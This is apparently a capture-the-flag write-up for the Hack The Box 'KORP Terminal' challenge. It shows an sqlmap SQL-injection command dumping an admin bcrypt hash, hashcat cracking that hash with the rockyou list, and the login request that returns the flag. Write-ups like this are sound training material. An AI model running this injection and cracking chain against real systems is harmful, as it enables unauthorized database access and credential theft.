

KORP Terminal


1) Checked the webpage



2) Found info exposure through error



3) Found sql injection vulnerability



4) Got the hash

```
[15:38:21] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:38:23] [INFO] fetching tables for database: 'korp_terminal'
[15:38:23] [INFO] retrieved: 'users'
[15:38:23] [INFO] fetching columns for table 'users' in database 'korp_terminal'
[15:38:24] [INFO] retrieved: 'id'
[15:38:24] [INFO] retrieved: 'int(11)'
[15:38:24] [INFO] retrieved: 'username'
[15:38:25] [INFO] retrieved: 'varchar(255)'
[15:38:25] [INFO] retrieved: 'password'
[15:38:25] [INFO] retrieved: 'varchar(255)'
[15:38:25] [INFO] fetching entries for table 'users' in database 'korp_terminal'
[15:38:26] [INFO] retrieved: '1'
[15:38:26] [INFO] retrieved: '$2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv.'
[15:38:27] [INFO] retrieved: 'admin'
Database: korp_terminal
Table: users
[1 entry]
+----+--------------------------------------------------------------+----------+
| id | password                                                     | username |
+----+--------------------------------------------------------------+----------+
| 1  | $2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv. | admin    |
+----+--------------------------------------------------------------+----------+

[15:38:27] [INFO] table 'korp_terminal.users' dumped to CSV file '/home/vigneswar/.local/share/sqlmap/output/94.237.55.246/dump/korp_terminal/users.csv'
[15:38:27] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 6 times, 401 (Unauthorized) - 19 times, 500 (Internal Server Error) - 266 times
[15:38:27] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/94.237.55.246'

[*] ending @ 15:38:27 /2024-06-03/

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlmap -u http://94.237.55.246:47302/ --data 'username=*&password=1' --prefix "'" --suffix '-- -' --ignore-code '*' --batch -D korp_terminal --dump
```

```
$2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv.:password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8...63yiv.
Time.Started.....: Mon Jun  3 15:39:44 2024 (41 secs)
Time.Estimated...: Mon Jun  3 15:40:25 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       34 H/s (10.20ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1408/14344384 (0.01%)
Rejected.........: 0/1408 (0.00%)
Restore.Point....: 1344/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4080-4096
Candidate.Engine.: Device Generator
Candidates.#1....: teacher -> tagged

Started: Mon Jun  3 15:39:38 2024
Stopped: Mon Jun  3 15:40:27 2024
```

5) Got flag

Request

Pretty | Raw | Hex

```
1  POST / HTTP/1.1
2  Host: 94.237.55.246:47302
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 35
9  Origin: http://94.237.55.246:47302
10 Connection: close
11 Referer: http://94.237.55.246:47302/
12 Upgrade-Insecure-Requests: 1
13
14 username=admin&password=password123
```

Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 200 OK
2  Server: Werkzeug/3.0.1 Python/3.12.2
3  Date: Mon, 03 Jun 2024 10:11:24 GMT
4  Content-Type: text/html; charset=utf-8
5  Content-Length: 44
6  Connection: close
7
8  HTB{t3rm1n4l_cr4ck1ng_4nd_0th3r_sh3n4nig4n5}
```